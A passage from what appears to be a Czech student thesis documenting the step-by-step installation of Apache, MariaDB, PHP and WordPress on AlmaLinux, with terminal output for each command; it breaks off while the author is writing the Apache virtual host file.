   Status: "Total requests: 0; Idle/Busy workers 100/0; Requests/sec: 0; Bytes served/sec: 0 B/sec"
    Tasks: 177 (limit: 22903)
   Memory: 14.3M (peak: 15M)
     CPU: 149ms
   CGroup: /system.slice/httpd.service
           └─3708 /usr/sbin/httpd -DFOREGROUND
             └─3712 /usr/sbin/httpd -DFOREGROUND
               └─3713 /usr/sbin/httpd -DFOREGROUND
                 └─3714 /usr/sbin/httpd -DFOREGROUND
                   └─3715 /usr/sbin/httpd -DFOREGROUND

úno 25 13:25:22 localhost systemd[1]: Starting httpd.service - The Apache HTTP Server...
úno 25 13:25:22 localhost (httpd)[3708]: httpd.service: Referenced but unset environment variable evaluat
úno 25 13:25:22 localhost httpd[3708]: AH00558: httpd: Could not reliably determine the server's fully q
úno 25 13:25:22 localhost httpd[3708]: Server configured, listening on: port 80
úno 25 13:25:22 localhost systemd[1]: Started httpd.service - The Apache HTTP Server.
~
lines 1-22/22 (END)

```

Obrázek 18: Informace o webovém serveru

Zdroj: Vlastní práce

Aby byl webový server dostupný ze sítě, bylo nutné povolit HTTP a HTTPS komunikaci na firewallu. Pomocí příkazů:

```
firewall-cmd --permanent --add-service=http
```

```
firewall-cmd --permanent --add-service=https
```

```
firewall-cmd --reload
```

```

jmarek@localhost:/home/jmarek


root@localhost:/home/jmarek# firewall-cmd --permanent --add-service=http
success
root@localhost:/home/jmarek# firewall-cmd --permanent --add-service=https
success
root@localhost:/home/jmarek# firewall-cmd --reload
success
root@localhost:/home/jmarek#

```

Obrázek 19: Konfigurace firewallu pro webový server

Zdroj: Vlastní práce

Po provedení konfigurace bylo možné ověřit funkčnost serveru zadáním IP adresy rozhraní do webového prohlížeče. Zobrazila se výchozí testovací stránka Apache, což potvrzuje správnou instalaci a konfiguraci.



Obrázek 20: Kontrola funkčnosti webového serveru

Zdroj: Vlastní práce

2.4.2 Instalace MariaDB databáze

MariaDB je open source relační databázový systém, který patří mezi nejpoužívanější databázová řešení pro webové aplikace. Je plně kompatibilní s databázovým systémem MySQL a je často využíván jako jeho náhrada.

V případě distribuce AlmaLinux není nutné přidávat žádné externí repozitáře, protože potřebné balíčky jsou dostupné v oficiálních repozitářích systému. Instalace databázového serveru byla provedena pomocí následujícího příkazu:

```
dnf install mariadb-server mariadb
```

```

jmarek@localhost:/home/jmarek

root@localhost:/home/jmarek# dnf install mariadb-server mariadb
Poslední kontrola metadat: před 0:05:34, Čt 26. února 2026, 19:45:48.
Závislosti vyřešeny.
=====
Baliček                Arch    Verze                Repozitář  Veliko
st
=====
Instalování:
mariadb                x86_64  3:10.11.15-1.el10_1  appstream  1.6 M
mariadb-server         x86_64  3:10.11.15-1.el10_1  appstream  10 M
Instalování závislostí:
mariadb-common        noarch  3:10.11.15-1.el10_1  appstream  29 k
mariadb-connector-c   x86_64  3.4.4-1.el10         baseos     206 k
mariadb-connector-c-config noarch  3.4.4-1.el10         baseos     8.9 k
mariadb-errmsg         noarch  3:10.11.15-1.el10_1  appstream  255 k
mysql-selinux         noarch  1.0.14-1.el10_0      appstream  37 k
perl-DBD-MariaDB      x86_64  1.23-10.el10         appstream  153 k
perl-File-Copy        noarch  2.41-512.2.el10_0    appstream  20 k
perl-Sys-Hostname     x86_64  1.25-512.2.el10_0    appstream  17 k
Instalování slabých závislostí:
mariadb-backup        x86_64  3:10.11.15-1.el10_1  appstream  6.5 M
mariadb-client-utils  x86_64  3:10.11.15-1.el10_1  appstream  39 k
mariadb-gssapi-server x86_64  3:10.11.15-1.el10_1  appstream  17 k
mariadb-server-utils  x86_64  3:10.11.15-1.el10_1  appstream  255 k

```

Obrázek 21: Instalace databázového serveru MariaDB

Zdroj: Vlastní práce

Po dokončení instalace bylo nutné databázovou službu spustit a zároveň nastavit její automatické spuštění při startu systému. K realizaci byly využity následující příkazy:

```
systemctl start mariadb
```

```
systemctl enable mariadb
```

```

jmarek@localhost:/home/jmarek

root@localhost:/home/jmarek# systemctl start mariadb
root@localhost:/home/jmarek# systemctl enable mariadb
Created symlink '/etc/systemd/system/mysql.service' → '/usr/lib/systemd/system/mariadb.service'.
Created symlink '/etc/systemd/system/mysqld.service' → '/usr/lib/systemd/system/mariadb.service'.
Created symlink '/etc/systemd/system/multi-user.target.wants/mariadb.service' → '/usr/lib/systemd/system/mariadb.service'.
root@localhost:/home/jmarek# █

```

Obrázek 22: Spuštění databázového serveru

Zdroj: Vlastní práce

Funkčnost databázové služby lze ověřit pomocí příkazu:

```
systemctl status mariadb
```

Prostřednictvím uvedeného příkazu byly zobrazeny informace o aktuálním stavu služby, včetně údajů o aktivitě a správném chodu daného procesu.

```

jmarek@localhost:/home/jmarek - systemctl status mariadb
● mariadb.service - MariaDB 10.11 database server
   Loaded: loaded (/usr/lib/systemd/system/mariadb.service; enabled; preset: disabled)
   Active: active (running) since Thu 2026-02-26 19:54:07 CET; 1min 9s ago
 Invocation: cfbf2dc1cce749038013f871319d574c
   Docs: man:mariadb(8)
         https://mariadb.com/kb/en/library/systemd/
 Main PID: 5496 (mariadb)
   Status: "Taking your SQL requests now..."
    Tasks: 8 (limit: 22903)
  Memory: 111.9M (peak: 138.6M)
     CPU: 429ms
   CGroup: /system.slice/mariadb.service
           └─5496 /usr/libexec/mariadb --basedir=/usr

úno 26 19:54:07 localhost mariadb-prepare-db-dir[5447]: you need to be the system 'mysql' user to connect.
úno 26 19:54:07 localhost mariadb-prepare-db-dir[5447]: After connecting you can set the password, if you would need to be
úno 26 19:54:07 localhost mariadb-prepare-db-dir[5447]: able to connect as any of these users with a password and without
úno 26 19:54:07 localhost mariadb-prepare-db-dir[5447]: See the MariaDB Knowledgebase at https://mariadb.com/kb
úno 26 19:54:07 localhost mariadb-prepare-db-dir[5447]: Please report any problems at https://mariadb.org/jira
úno 26 19:54:07 localhost mariadb-prepare-db-dir[5447]: The latest information about MariaDB is available at https://maria
úno 26 19:54:07 localhost mariadb-prepare-db-dir[5447]: Consider joining MariaDB's strong and vibrant community:
lines 1-21

```

Obrázek 23: Kontrola stavu databázového serveru

Zdroj: Vlastní práce

Po instalaci databázového serveru je doporučeno provést základní bezpečnostní konfiguraci. K realizaci byl využit nástroj:

mysql_secure_installation

Uvedený nástroj umožnil například nastavení hesla administrátorského účtu databáze, odstranění anonymních uživatelů, zakázání vzdáleného přihlášení administrátora a odstranění testovací databáze.

```

jmarek@localhost:/home/jmarek
root@localhost:/home/jmarek# mysql_secure_installation

NOTE: RUNNING ALL PARTS OF THIS SCRIPT IS RECOMMENDED FOR ALL MariaDB
SERVERS IN PRODUCTION USE! PLEASE READ EACH STEP CAREFULLY!

In order to log into MariaDB to secure it, we'll need the current
password for the root user. If you've just installed MariaDB, and
haven't set the root password yet, you should just press enter here.

Enter current password for root (enter for none):
OK, successfully used password, moving on...

Setting the root password or using the unix_socket ensures that nobody
can log into the MariaDB root user without the proper authorisation.

You already have your root account protected, so you can safely answer 'n'.

Switch to unix_socket authentication [Y/n]


```

Obrázek 24: Zabezpečení databázového severu

Zdroj: Vlastní práce

Po provedení bezpečnostní konfigurace byl databázový server restartován, aby se všechny změny správně projevíly:

systemctl restart mariadb



```

jmarek@localhost:/home/jmarek
root@localhost:/home/jmarek# systemctl restart mariadb
root@localhost:/home/jmarek#

```

Obrázek 25: Restart databázového serveru

Zdroj: Vlastní práce

2.4.3 Instalace PHP

Pro správné fungování redakčního systému WordPress je nutné mít na serveru nainstalovaný skriptovací jazyk PHP. PHP slouží ke generování dynamického obsahu webových stránek a umožňuje komunikaci mezi webovým serverem a databází.

Bylo potřeba zjistit, jakou verzi PHP má AlmaLinux v repozitářích, protože pro WordPress je potřeba minimální verze 8. Pro získání detailních informací o balíčku PHP byl použit příkaz:

```
dnf info php
```



```

jmarek@localhost:/home/jmarek
root@localhost:/home/jmarek# dnf info php
Poslední kontrola metadat: před 0:25:09, Čt 26. února 2026, 20:06:34.
Dostupné balíčky
Název      : php
Verze      : 8.3.29
Vydání     : 1.el10_1
Architektura : x86_64
Velikost   : 8.3 k
Zdroj      : php-8.3.29-1.el10_1.src.rpm
Repozitář  : appstream
Souhrn     : PHP scripting language for creating dynamic web sites
URL        : http://www.php.net/
Licence    : PHP-3.01 AND Zend-2.0 AND BSD-2-Clause AND MIT AND Apache-1.0 AND NCSA AND BSL-1.0
Popis     : PHP is an HTML-embedded scripting language. PHP attempts to make it
          : easy for developers to write dynamically generated web pages. PHP also
          : offers built-in database integration for several commercial and
          : non-commercial database management systems, so writing a
          : database-enabled webpage with PHP is fairly simple. The most common
          : use of PHP coding is probably as a replacement for CGI scripts.

root@localhost:/home/jmarek#

```

Obrázek 26: Informace o balíčku PHP

Zdroj: Vlastní práce

Samotná instalace PHP byla provedena společně s několika rozšiřujícími moduly, které jsou potřebné pro správné fungování systému WordPress. Instalace proběhla pomocí následujícího příkazu:

```
dnf install php php-curl php-bcmath php-gd php-soap php-zip php-mbstring php-mysqlnd php-xml php-intl.
```

Tyto moduly rozšiřují základní funkčnost jazyka PHP například o:

- komunikaci s databází,
- práci s obrázky,
- podporu komprese souborů,
- práci s řetězci a kódováním znaků,

- podporu webových služeb.

```

jmarek@localhost:/home/jmarek
root@localhost:/home/jmarek# dnf install php php-curl php-bcmath php-gd php-soap php-zip php-mbstring php-mysqlnd php-xml php-intl
Poslední kontrola metadat: před 0:41:51, Pá 6. března 2026, 21:32:02.
Závislosti vyřešeny.
=====
Baliček           Architektura   Verze           Repozitář       Veliko
st
=====
Instalování:
php               x86_64         8.3.29-1.el10_1  appstream        8.3 k
php-bcmath        x86_64         8.3.29-1.el10_1  appstream        34 k
php-common        x86_64         8.3.29-1.el10_1  appstream        707 k
php-gd            x86_64         8.3.29-1.el10_1  appstream        39 k
php-intl          x86_64         8.3.29-1.el10_1  appstream        163 k
php-mbstring      x86_64         8.3.29-1.el10_1  appstream        521 k
php-mysqlnd       x86_64         8.3.29-1.el10_1  appstream        136 k
php-pecl-zip      x86_64         1.22.3-5.el10    appstream        65 k
php-soap          x86_64         8.3.29-1.el10_1  appstream        143 k
php-xml           x86_64         8.3.29-1.el10_1  appstream        145 k
Instalování závislosti:
capstone          x86_64         5.0.1-6.el10     appstream        1.0 M
libzip            x86_64         1.10.1-5.el10    appstream        68 k
nginxfilesystem  noarch         2:1.26.3-1.el10  appstream        11 k
php-pdo           x86_64         8.3.29-1.el10_1  appstream        85 k
Instalování slabých závislosti:
php-cli           x86_64         8.3.29-1.el10_1  appstream        2.2 M
php-fpm           x86_64         8.3.29-1.el10_1  appstream        1.9 M
php-opcache       x86_64         8.3.29-1.el10_1  appstream        363 k
=====
Shrnutí transakce
=====
Instalovat 17 balíčků
    
```

Obrázek 27: Instalace PHP a potřebných modulů

Zdroj: Vlastní práce

Po dokončení instalace bylo ověřeno, zda je PHP správně nainstalováno a jaká verze je aktuálně používána. K provedení byl využit příkaz:

`php -v`

```

jmarek@localhost:/home/jmarek
root@localhost:/home/jmarek# php -v
PHP 8.3.29 (cli) (built: Dec 16 2025 14:32:42) (NTS gcc x86_64)
Copyright (c) The PHP Group
Zend Engine v4.3.29, Copyright (c) Zend Technologies
    with Zend OPcache v8.3.29, Copyright (c), by Zend Technologies
root@localhost:/home/jmarek#
    
```

Obrázek 28: Kontrola verze PHP


Zdroj: Vlastní práce

2.4.4 Vytvoření databáze

Nastavení databázového serveru je poměrně jednoduchý proces a provádí se pomocí základních SQL příkazů. Nejprve je nutné se přihlásit do databázového serveru MariaDB pomocí příkazu:

`mysql -u root -p`

Po zadání tohoto příkazu je uživatel vyzván k zadání hesla administrátora databáze. Po jeho zadání se otevře interaktivní prostředí databázového serveru.



```

jmarek@localhost:/home/jmarek - mysql -u root -p
root@localhost:/home/jmarek# mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 3
Server version: 10.11.15-MariaDB MariaDB Server

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>

```

Obrázek 29: Přihlášení do databáze

Zdroj: Vlastní práce

Následně byla provedena sada SQL příkazů pro vytvoření databáze a uživatele pro systém WordPress. Nejprve byla vytvořena databáze s názvem `wordpress_db` pomocí příkazu:

```
CREATE DATABASE wordpress_db;
```

Poté byl vytvořen databázový uživatel s názvem `wordpress_user`, který bude sloužit pro přístup WordPressu k databázi:

```
CREATE USER 'wordpress_user'@'localhost' IDENTIFIED BY 'DB_password';
```

Následně byla tomuto uživateli přiřazena oprávnění k práci s vytvořenou databází pomocí příkazu:

```
GRANT ALL ON wordpress_db.* TO 'wordpress_user'@'localhost';
```

Aby se změny v oprávněních projevíly, byl použit příkaz:

```
FLUSH PRIVILEGES;
```

Nakonec bylo prostředí databázového serveru ukončeno příkazem:

```
EXIT
```



```

jmarek@localhost:/home/jmarek
root@localhost:/home/jmarek# mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 3
Server version: 10.11.15-MariaDB MariaDB Server

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> CREATE DATABASE wordpress_db;
Query OK, 1 row affected (0,000 sec)

MariaDB [(none)]> CREATE USER 'wordpress_user'@'localhost' IDENTIFIED BY 'Password1*';
Query OK, 0 rows affected (0,002 sec)

MariaDB [(none)]> GRANT ALL ON wordpress_db.* TO 'wordpress_user'@'localhost';
Query OK, 0 rows affected (0,002 sec)

MariaDB [(none)]> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0,000 sec)

MariaDB [(none)]> EXIT;
Bye
root@localhost:/home/jmarek#

```

Obrázek 30: Nastavení databáze

Zdroj: Vlastní práce

Po provedení těchto kroků byla databáze připravena pro použití redakčním systémem WordPress.

2.4.5 Stažení a instalace WordPressu

Po dokončení instalace LAMP stacku bylo možné přistoupit k instalaci redakčního systému WordPress. Prvním krokem bylo stažení instalačního balíčku WordPressu.

Oficiální repozitáře distribuce AlmaLinux neobsahují aktuální verzi systému WordPress, proto bylo nutné stáhnout instalační balíček přímo z oficiálních stránek projektu pomocí nástroje wget. Stažení proběhlo pomocí následujícího příkazu:

wget <https://wordpress.org/latest.tar.gz>



```

jmarek@localhost:/home/jmarek
root@localhost:/home/jmarek# wget https://wordpress.org/latest.tar.gz
--2026-02-26 21:52:37-- https://wordpress.org/latest.tar.gz
Překládám wordpress.org (wordpress.org)... 198.143.164.252, 2607:f978:5:8002::c68f:a4fc
Navazuje se spojení s wordpress.org (wordpress.org)|198.143.164.252|:443... spojeno.
HTTP požadavek odeslán, program čeká na odpověď... 200 OK
Délka: 27062929 (26M) [application/octet-stream]
Ukládám do: „latest.tar.gz“

latest.tar.gz      100%[=====>] 25,81M 6,60MB/s  za 4,5s
2026-02-26 21:52:43 (5,70 MB/s) - „latest.tar.gz“ uloženo [27062929/27062929]
root@localhost:/home/jmarek#


```

Obrázek 31: Stažení instalačního balíčku WordPress

Zdroj: Vlastní práce

Stažený archiv byl následně rozbalen pomocí příkazu:

```
tar -xvzf latest.tar.gz
```



```

root@localhost:/home/jmarek# tar -xvzf latest.tar.gz
wordpress/
wordpress/index.php
wordpress/license.txt
wordpress/readme.html
wordpress/wp-activate.php
wordpress/wp-admin/
wordpress/wp-admin/about.php
wordpress/wp-admin/admin-ajax.php
wordpress/wp-admin/admin-footer.php
wordpress/wp-admin/admin-functions.php
wordpress/wp-admin/admin-header.php
wordpress/wp-admin/admin-post.php
wordpress/wp-admin/admin.php
wordpress/wp-admin/async-upload.php
wordpress/wp-admin/authorize-application.php
wordpress/wp-admin/comment.php
wordpress/wp-admin/contribute.php
wordpress/wp-admin/credits.php
wordpress/wp-admin/css/
wordpress/wp-admin/css/about-rtl.css
wordpress/wp-admin/css/about-rtl.min.css
wordpress/wp-admin/css/about.css
wordpress/wp-admin/css/about.min.css
wordpress/wp-admin/css/admin-menu-rtl.css
wordpress/wp-admin/css/admin-menu-rtl.min.css

```

Obrázek 32: Rozbalení instalačního balíčku WordPress

Zdroj: Vlastní práce

Po rozbalení bylo nutné přesunout instalační soubory do adresáře webového serveru Apache, aby byly dostupné prostřednictvím webového prohlížeče. Standardně se webové soubory ukládají do adresáře `/var/www/html`, avšak pro lepší přehlednost byla vytvořena samostatná složka s názvem `wordpress`.

Adresář byl vytvořen pomocí příkazu:

```
mkdir /var/www/wordpress
```

Následně byly soubory WordPressu přesunuty do tohoto adresáře:

```
mv wordpress/* /var/www/wordpress/
```



```

root@localhost:/home/jmarek# mkdir /var/www/wordpress
root@localhost:/home/jmarek# mv wordpress/* /var/www/wordpress/
root@localhost:/home/jmarek#

```

Obrázek 33: Přesunutí instalačního balíčku WordPress

Zdroj: Vlastní práce

Vzhledem k využití bezpečnostního mechanismu SELinux byla vyžadována úprava bezpečnostních kontextů souborů, aby byl zajištěn korektní přístup webového serveru Apache. Operace byla realizována prostřednictvím následujících příkazů:

```
semanage fcontext -a -t httpd_sys_rw_content_t "/var/www/wordpress(/.*)?"
```

```
restorecon -Rv /var/www/wordpress.
```



```

jmarek@localhost:/home/jmarek
root@localhost:/home/jmarek# semanage fcontext -a -t httpd_sys_rw_content_t "/var/www/wordpress(/.*)?"
root@localhost:/home/jmarek# restorecon -Rv /var/www/wordpress
Relabeled /var/www/wordpress from unconfined_u:object_r:httpd_sys_content_t:s0 to unconfined_u:object_r:httpd_sys_rw_content_t:s0
Relabeled /var/www/wordpress/index.php from unconfined_u:object_r:user_home_t:s0 to unconfined_u:object_r:httpd_sys_rw_content_t:s0
Relabeled /var/www/wordpress/license.txt from unconfined_u:object_r:user_home_t:s0 to unconfined_u:object_r:httpd_sys_rw_content_t:s0
Relabeled /var/www/wordpress/readme.html from unconfined_u:object_r:user_home_t:s0 to unconfined_u:object_r:httpd_sys_rw_content_t:s0
Relabeled /var/www/wordpress/wp-activate.php from unconfined_u:object_r:user_home_t:s0 to unconfined_u:object_r:httpd_sys_rw_content_t:s0
Relabeled /var/www/wordpress/wp-admin from unconfined_u:object_r:user_home_t:s0 to unconfined_u:object_r:httpd_sys_rw_content_t:s0
Relabeled /var/www/wordpress/wp-admin/images from unconfined_u:object_r:user_home_t:s0 to unconfined_u:object_r:httpd_sys_rw_content_t:s0
Relabeled /var/www/wordpress/wp-admin/images/about-release-badge.svg from unconfined_u:object_r:user_home_t:s0 to unconfined_u:object_r:httpd_sys_rw_content_t:s0
Relabeled /var/www/wordpress/wp-admin/images/about-release-logo.svg from unconfined_u:object_r:user_home_t:s0 to unconfined_u:object_r:httpd_sys_rw_content_t:s0
Relabeled /var/www/wordpress/wp-admin/images/about-texture.png from unconfined_u:object_r:user_home_t:s0 to unconfined_u:object_r:httpd_sys_rw_content_t:s0
Relabeled /var/www/wordpress/wp-admin/images/align-center-2x.png from unconfined_u:object_r:user_home_t:s0 to unconfined_u:object_r:httpd_sys_rw_content_t:s0
Relabeled /var/www/wordpress/wp-admin/images/align-center.png from unconfined_u:object_r:user_home_t:s0 to unconfined_u:object_r:httpd_sys_rw_content_t:s0
Relabeled /var/www/wordpress/wp-admin/images/align-left-2x.png from unconfined_u:object_r:user_home_t:s0 to unconfined_u:object_r:httpd_sys_rw_content_t:s0
Relabeled /var/www/wordpress/wp-admin/images/align-left.png from unconfined_u:object_r:user_home_t:s0 to unconfined_u:object_r:httpd_sys_rw_content_t:s0
Relabeled /var/www/wordpress/wp-admin/images/align-none-2x.png from unconfined_u:object_r:user_home_t:s0 to unconfined_u:object_r:httpd_sys_rw_content_t:s0
Relabeled /var/www/wordpress/wp-admin/images/align-none.png from unconfined_u:object_r:user_home_t:s0 to unconfined_u:object_r:httpd_sys_rw_content_t:s0
Relabeled /var/www/wordpress/wp-admin/images/align-right-2x.png from unconfined_u:object_r:user_home_t:s0 to unconfined_u:object_r:httpd_sys_rw_content_t:s0
Relabeled /var/www/wordpress/wp-admin/images/align-right.png from unconfined_u:object_r:user_home_t:s0 to unconfined_u:object_r:httpd_sys_rw_content_t:s0
Relabeled /var/www/wordpress/wp-admin/images/arrows-2x.png from unconfined_u:object_r:user_home_t:s0 to unconfined_u:object_r:httpd_sys_rw_content_t:s0
Relabeled /var/www/wordpress/wp-admin/images/arrows.png from unconfined_u:object_r:user_home_t:s0 to unconfined_u:object_r:httpd_sys_rw_content_t:s0
Relabeled /var/www/wordpress/wp-admin/images/browser-rtl.png from unconfined_u:object_r:user_home_t:s0 to unconfined_u:object_r:httpd_sys_rw_content_t:s0
Relabeled /var/www/wordpress/wp-admin/images/browser.png from unconfined_u:object_r:user_home_t:s0 to unconfined_u:object_r:httpd_sys_rw_content_t:s0
Relabeled /var/www/wordpress/wp-admin/images/bubble_bg-2x.gif from unconfined_u:object_r:user_home_t:s0 to unconfined_u:object_r:httpd_sys_rw_content_t:s0
Relabeled /var/www/wordpress/wp-admin/images/bubble_bg.gif from unconfined_u:object_r:user_home_t:s0 to unconfined_u:object_r:httpd_sys_rw_content_t:s0

```

Obrázek 34: Nastavení bezpečnostního kontextů SELinux


Zdroj: Vlastní práce

Dále bylo nutné nastavit správná přístupová oprávnění k souborům, aby webový server mohl s těmito soubory pracovat. Nastavení oprávnění bylo provedeno pomocí následujících příkazů:

```
chown -R root:apache /var/www/wordpress
```

```
chmod -R 755 /var/www/wordpress
```

```
chown -R apache:apache /var/www/wordpress/wp-content
```



```

jmarek@localhost:/home/jmarek
root@localhost:/home/jmarek# chown -R root:apache /var/www/wordpress
root@localhost:/home/jmarek# chmod -R 755 /var/www/wordpress
root@localhost:/home/jmarek# chown -R apache:apache /var/www/wordpress/wp-content

root@localhost:/home/jmarek# █

```

Obrázek 35: Nastavení přístupových oprávnění

Zdroj: Vlastní práce

Posledním krokem bylo vytvoření konfiguračního souboru pro Apache Virtual Host, který určuje, odkud má webový server načítat soubory WordPressu. Konfigurační soubor byl vytvořen pomocí textového editoru nano:

```
nano /etc/httpd/conf.d/wordpress.conf
```



```

jmarek@localhost:/home/jmarek - nano /etc/httpd/conf.d/wordpress.conf
GNU nano 8.1 /etc/httpd/conf.d/wordpress.conf Změněno
<VirtualHost *:80>
  ServerAdmin webmaster@localhost
  ServerName 192.168.0.10
  DocumentRoot /var/www/wordpress

  <Directory /var/www/wordpress>
    Options FollowSymLinks
